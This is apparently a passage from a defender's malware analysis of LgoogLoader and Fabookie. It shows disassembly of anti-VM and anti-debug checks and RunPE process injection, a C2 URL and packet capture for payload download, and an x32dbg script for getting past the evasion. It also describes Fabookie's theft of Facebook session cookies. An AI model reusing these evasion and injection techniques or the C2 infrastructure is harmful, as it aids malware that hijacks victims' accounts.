00A13884   68 6845A100           push A14568                          A14568:"VMware"
00A13889   50                    push eax                             eax:"---VBOX HARDDISK"
00A1388A   FFD6                  call esi
00A1388C   85C0                  test eax,eax                         eax:"---VBOX HARDDISK"
00A1388E   75 5A                 jne A138EA
00A13890   68 7045A100           push A14570                          A14570:"VirtualBox"
00A13895   8D85 40FDFFFF         lea eax,dword ptr ss:[ebp-2C0]
00A1389B   50                    push eax                             eax:"---VBOX HARDDISK"
00A1389C   FFD6                  call esi
00A1389E   85C0                  test eax,eax                         eax:"---VBOX HARDDISK"
00A138A0   75 48                 jne A138EA
00A138A2   68 7C45A100           push A1457C                          A1457C:"VBox"
00A138A7   8D85 40FDFFFF         lea eax,dword ptr ss:[ebp-2C0]
00A138AD   50                    push eax                             eax:"---VBOX HARDDISK"
00A138AE   FFD6                  call esi
00A138B0   85C0                  test eax,eax                         eax:"---VBOX HARDDISK"
00A138B2   75 36                 jne A138EA
```

After opening the MBR by using CreateFileW on `\\.\PhysicalDrive0` and use the `DeviceIOControl` call to check it against a list of predefined names for virtual machine prefixes.


One of the anti-debug techniques used by LgoogLoader is trying to open it's own file in exclusive access mode. When a process is started for debugging, a handle to the file is stored when the CREATE_PROCESS_DEBUG_EVENT occurs, if that handle is not closed, then the file can't be opened for exclusive access. This is a known issue with `x64dbg` but is not present in other debuggers such as `OllyDbg`, making it somewhat unreliable.



```
00712D93   FF15 1C407100    call dword ptr ds:[<&GetModuleFileNameW>]
00712D99   53               push ebx                              hTemplateFile
00712D9A   68 80000000      push 80                               dwFlagsAndAttributes
00712D9F   6A 03            push 3                                dwCreationDisposition
00712DA1   53               push ebx                              lpSecurityAttributes
00712DA2   53               push ebx                              dwShareMode = 0 = Exclusive Access
00712DA3   68 00000100      push 10000                            dwDesiredAccess
00712DA8   8D85 F4FDFFFF    lea eax,dword ptr ss:[ebp-20C]        lpFileName
00712DAE   50               push eax                              eax:L"C:\\Users\\[redacted]\\Desktop\\unpacked_pe_dumped.exe"
00712DAF   FF15 2C407100    call dword ptr ds:[<&CreateFileW>]
00712DB5   8BF0             mov esi,eax                           eax:L"C:\\Users\\[redacted]\\Desktop\\unpacked_pe_dumped.exe"
00712DB7   83FE FF          cmp esi,FFFFFFFF
00712DBA   0F84 89000000    je 712E49                             Terminate Process
```

CreateFileW Anti-Debug Technique.


After these AntiDebug and AntiVM checks, it will then inject itself into another process using the `RunPE` injection technique. We won't go into details of how it works here, but it consists of creating a new process in suspended mode, and uses the `VirtualAllocEx` and `WriteProcessMemory` to write its payload into the child process, and uses the `SetThreadContext` followed by `ResumeThread` calls to change the execution flow of the child process's main thread.



```
   85C0                 test eax,eax
^  0F84 D0FEFFFF        je 712481
   FFB5 20FDFFFF        push dword ptr ss:[ebp-2E0]
   8B73 3C              mov esi,dword ptr ds:[ebx+3C]
   FFB5 04FDFFFF        push dword ptr ss:[ebp-2FC]
   03F3                 add esi,ebx
   FF15 94937100        call dword ptr ds:[719394]
   6A 40                push 40
   68 00300000          push 3000
   FF76 50              push dword ptr ds:[esi+50]
   FFB5 20FDFFFF        push dword ptr ss:[ebp-2E0]
   FFB5 04FDFFFF        push dword ptr ss:[ebp-2FC]
   FF15 50407100        call dword ptr ds:[<&VirtualAllocEx>]
   8BC8                 mov ecx,eax
   898D 18FDFFFF        mov dword ptr ss:[ebp-2E8],ecx
   85C9                 test ecx,ecx
^  0F84 8DFEFFFF        je 712481
   8B85 20FDFFFF        mov eax,dword ptr ss:[ebp-2E0]
   6A 00                push 0
   FF76 54              push dword ptr ds:[esi+54]
   8946 34              mov dword ptr ds:[esi+34],eax
   53                   push ebx
   51                   push ecx
   FFB5 04FDFFFF        push dword ptr ss:[ebp-2FC]
   FF15 48407100        call dword ptr ds:[<&WriteProcessMemory>]
   85C0                 test eax,eax
^  0F84 69FEFFFF        je 712481
   83A5 1CFDFFFF 00     and dword ptr ss:[ebp-2E4],0
   33C0                 xor eax,eax
   8B4B 3C              mov ecx,dword ptr ds:[ebx+3C]
   66:3B46 06           cmp ax,word ptr ds:[esi+6]
v  73 4C                jae 712676
   8BBD F8FCFFFF        mov edi,dword ptr ss:[ebp-308]
   81C7 04010000        add edi,104
   03F9                 add edi,ecx
   8B0F                 mov ecx,dword ptr ds:[edi]
   6A 00                push 0
   FF77 04              push dword ptr ds:[edi+4]
   8D0419               lea eax,dword ptr ds:[ecx+ebx]
   50                   push eax
   8B85 18FDFFFF        mov eax,dword ptr ss:[ebp-2E8]
   03C1                 add eax,ecx
   50                   push eax
   FFB5 04FDFFFF        push dword ptr ss:[ebp-2FC]
   FF15 48407100        call dword ptr ds:[<&WriteProcessMemory>]
   8B8D 1CFDFFFF        mov ecx,dword ptr ss:[ebp-2E4]
   8D7F 28              lea edi,dword ptr ds:[edi+28]
   0FB746 06            movzx eax,word ptr ds:[esi+6]
   41                   inc ecx
   898D 1CFDFFFF        mov dword ptr ss:[ebp-2E4],ecx
   3BC8                 cmp ecx,eax
^  72 C8                jb 712638
   8BBD F0FCFFFF        mov edi,dword ptr ss:[ebp-310]
   8B85 20FDFFFF        mov eax,dword ptr ss:[ebp-2E0]
   6A 00                push 0
   6A 04                push 4
   8985 F4FCFFFF        mov dword ptr ss:[ebp-30C],eax
   8D85 F4FCFFFF        lea eax,dword ptr ss:[ebp-30C]
   50                   push eax
   FFB5 FCFCFFFF        push dword ptr ss:[ebp-304]
   FFB5 04FDFFFF        push dword ptr ss:[ebp-2FC]
   FF15 48407100        call dword ptr ds:[<&WriteProcessMemory>]
   8B46 28              mov eax,dword ptr ds:[esi+28]
   0385 F4FCFFFF        add eax,dword ptr ss:[ebp-30C]
   8985 D4FDFFFF        mov dword ptr ss:[ebp-22C],eax
   8D85 24FDFFFF        lea eax,dword ptr ss:[ebp-2DC]
   50                   push eax
   FFB5 08FDFFFF        push dword ptr ss:[ebp-2F8]
   FF15 54407100        call dword ptr ds:[<&SetThreadContext>]
   FFB5 08FDFFFF        push dword ptr ss:[ebp-2F8]
   FF15 58407100        call dword ptr ds:[<&ResumeThread>]
   8BB5 0CFDFFFF        mov esi,dword ptr ss:[ebp-2F4]
   33C0                 xor eax,eax
v  EB 04                jmp 7126DB
```


Code snippet showing the writes the different sections of the PE header to avoid a single breakpoint PE dump and then resuming the thread.

We can then attach ourselves to the new process using the debugger and resume the thread to see the payload's execution flow. We then start seeing the process trying to download it's encrypted config containing a payload. However, the domain seen in our infections was already inactive when we analyzed it.



```
8975 F8             mov dword ptr ss:[ebp-8],esi
68 38466200         push 624638                        624638:L"Mozilla / 5.0 (SymbianOS / 9.1; U; [en]; SymbianOS / 91 Series60 / 3.0) AppleWebkit / 413 (KHTML, like Gecko) Safari / 41
8BDA                mov ebx,edx
897D EC             mov dword ptr ss:[ebp-14],edi
8975 E8             mov dword ptr ss:[ebp-18],esi
8975 FC             mov dword ptr ss:[ebp-4],esi
8975 F0             mov dword ptr ss:[ebp-10],esi      [ebp-10]:"¨þ\x19"
8975 F4             mov dword ptr ss:[ebp-C],esi
8975 DC             mov dword ptr ss:[ebp-24],esi      [ebp-24]:"=Z\x04"
FF15 18416200       call dword ptr ds:[<&InternetOpenW>]
```

The UserAgent used in the HTTP request.



```
push eax
push ebx
push ecx
mov ecx,626A50                    626A50:L"http://109.206.241.33/files/Hadi.config.CfgEncFile"
call 62213B
add esp,C
```

URL used in our sample to retrieve the configuration.


Here is the `x32dbg` script used that allowed us to automate the analysis up to the injection point. It’s not meant to be used as is and work with all samples but rather give an idea of how to proceed to write scripts that analyze binaries like this.

```
bc ; Clear breakpoints
bphwc

bp CreateFileW
run
rtr ; run to return
step
bpd CreateFileW

; Find first Hardware MBR name check

zzz 100

find eip,"8D85C8F7FFFF68????????50"
log "found {0}", $result
bp $result

run

; Patch name
memset ebp-838, A, 32

; Find second hardware Display device name check
find eip,"8D8540FDFFFF68????????50"
log "found {0}", $result
bp $result

run

; Patch name
memset ebp-2C0, A, 64

; AntiDebug - Opening itself and trying to set info
bpe CreateFileW

run
run

; Patch CreateFile stack to succeed
mov [esp+8], 00080000
mov [esp+C], 00000007
rtr
step

; Patch set file information handle, this isn't important
bp SetFileInformationByHandle
run
rtr
mov eax, 1
step

; Patch second CreateFile
```

```
run
mov [esp+8], 00080000
mov [esp+C], 00000007
rtr
step
run

; Patch second SetFileInfo
rtr
mov eax, 1
step

; disable these breakpoints and move forward
bpd CreateFileW
bpd SetFileInformationByHandle

; Another round of GetProcAddress

bp GetProcessHeap
run
rtr
step

bpd GetProcessHeap
bp CreateProcessW
run
rtr
step

; Here it should resume the thread which it hijacked in the new process
bp SetThreadContext
run

; Continue by attaching to the new process with a debugger and resuming the thread.
; Or
; Look at [[esp+4]+0xb8] (It should contain the _CONTEXT structure from the SetThreadContext call), this gives us the EIP.
; You can dump the executable with tools such as pd64.exe and adjust its context in the debugger as you wish.
```

Fabookie

Fabookie is a malicious software targeting Facebook Ads. In our specific case, the samples were trying to disguise as dxdiag.exe, a legitimate DirectX tool.




Name	Offset	Type	Value
dwSignature	0000	DWORD	feef04bd
dwStrucVersion	0004	DWORD	00010000
dwFileVersionMS	0008	DWORD	00060001
dwFileVersionLS	000c	DWORD	1db04001
dwProductVersionMS	0010	DWORD	00060001
dwProductVersionLS	0014	DWORD	1db04001
dwFileFlagsMask	0018	DWORD	0000003f
dwFileFlags	001c	DWORD	00000000
dwFileOS	0020	DWORD	00040004

```
VS_VERSION_INFO.StringFileInfo.040904B0.CompanyName:Microsoft Corporation
VS_VERSION_INFO.StringFileInfo.040904B0.FileDescription:Microsoft DirectX Diagnostic Tool
VS_VERSION_INFO.StringFileInfo.040904B0.FileVersion:6.1.7600.16385 (win7_rtm.090713-1255)
VS_VERSION_INFO.StringFileInfo.040904B0.InternalName:dxdiag.exe
VS_VERSION_INFO.StringFileInfo.040904B0.LegalCopyright:© Microsoft Corporation. All rights reserved.
VS_VERSION_INFO.StringFileInfo.040904B0.OriginalFilename:dxdiag.exe
VS_VERSION_INFO.StringFileInfo.040904B0.ProductName:Microsoft® Windows® Operating System
VS_VERSION_INFO.StringFileInfo.040904B0.ProductVersion:6.1.7600.16385
VS_VERSION_INFO.VarFileInfo.Translation:04b00409
```


Attempt to disguise itself as DxDiag.

Fabookie steals Facebook session cookies from web browsers and employs Facebook Graph API Queries to gather more details about a user's profile, connected payment methods, account balance, friends, and more. These hijacked credentials can subsequently be employed to launch ads using the victim's account. This particular sample contacts it's C2 servers and downloads an image, which contains the final Fabookie payload.


*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
ip.addr == 103.100.211.218

No.   Time      Source            Destination       Protocol  Length Info
    9 2.668141  103.100.211.218   10.0.2.15         TCP          60 80 → 49828 [FIN, ACK] Seq=1 Ack=1 Win=65535 Len=0
   10 2.668299  10.0.2.15         103.100.211.218   TCP          54 49828 → 80 [ACK] Seq=1 Ack=2 Win=65116 Len=0
   11 3.171616  10.0.2.15         103.100.211.218   TCP          66 49832 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
   12 3.350609  103.100.211.218   10.0.2.15         TCP          60 80 → 49832 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
   13 3.350826  10.0.2.15         103.100.211.218   TCP          54 49832 → 80 [ACK] Seq=1 Ack=1 Win=65535 Len=0
   14 3.351392  10.0.2.15         103.100.211.218   HTTP        157 GET /sts/imagc.jpg HTTP/1.1
   15 3.351748  103.100.211.218   10.0.2.15         TCP          60 80 → 49832 [ACK] Seq=1 Ack=104 Win=65535 Len=0

> Frame 14: 157 bytes on wire (1256 bits), 157 bytes captured (1256 bits) on interface \Device\NPF_{42251BD5-51DF-4FA3-8E4E-A9524CFC94AA}, id 0
> Ethernet II, Src: PcsCompu_f0:aa:f9 (08:00:27:f0:aa:f9), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
> Internet Protocol Version 4, Src: 10.0.2.15, Dst: 103.100.211.218
> Transmission Control Protocol, Src Port: 49832, Dst Port: 80, Seq: 1, Ack: 1, Len: 103
> Hypertext Transfer Protocol

0000  52 54 00 12 35 02 08 00  27 f0 aa f9 08 00 45 00   RT··5··· '·····E·
0010  00 8f 96 32 40 00 80 06  00 00 0a 00 02 0f 67 64   ···2@··· ······gd
0020  d3 da c2 a8 00 50 9d 21  b9 af 10 e4 38 02 50 18   ·····P·! ····8·P·
0030  ff ff 47 cf 00 00 47 45  54 20 2f 73 74 73 2f 69   ··G···GE T /sts/i
0040  6d 61 67 63 2e 6a 70 67  20 48 54 54 50 2f 31 2e   magc.jpg  HTTP/1.
0050  31 0d 0a 55 73 65 72 2d  41 67 65 6e 74 3a 20 48   1··User- Agent: H
0060  54 54 50 52 45 41 44 0d  0a 48 6f 73 74 3a 20 75   TTPREAD· ·Host: u
0070  73 2e 69 6d 67 6a 65 6f  69 67 61 61 2e 63 6f 6d   s.imgjeo igaa.com
0080  0d 0a 43 61 63 68 65 2d  43 6f 6e 74 72 6f 6c 3a   ··Cache- Control:
0090  20 6e 6f 2d 63 61 63 68  65 0d 0a 0d 0a             no-cach e····

wireshark_EthernetZBNZB2.pcapng
```

